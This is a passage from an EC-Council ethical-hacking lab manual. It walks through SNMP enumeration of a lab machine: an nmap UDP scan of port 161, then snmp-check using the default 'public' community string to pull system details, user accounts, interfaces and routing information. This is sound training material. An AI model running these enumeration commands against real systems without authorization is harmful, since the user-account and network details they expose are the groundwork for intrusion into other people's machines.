
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



7. In the **Parrot Terminal** window, type **nmap -sU -p 161 [Target IP address]** (in this example, the target IP address is **10.10.1.22**) and press **Enter**.

   Note: **-sU** performs a UDP scan and **-p** specifies the port to be scanned.

8. The results appear, displaying that port 161 is **open** and being used by SNMP, as shown in the screenshot.




9. We have established that the SNMP service is running on the target machine. Now, we shall exploit it to obtain information about the target system.
10. In the **Parrot Terminal** window, type **snmp-check [Target IP Address]** (in this example, the target IP address is **10.10.1.22**) and press **Enter**.
11. The result appears as shown in the screenshot. It reveals that the extracted SNMP port 161 is being used by the default “public” community string.


    Note: If the target machine does not have a valid account, no output will be displayed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


12. The snmp-check command enumerates the target machine, listing sensitive information such as **System information** and **User accounts**.




13. Scroll down to view detailed information regarding the target network under the following sections: **Network information**, **Network interfaces**, **Network IP** and **Routing information**, and **TCP connections** and **listening ports**.



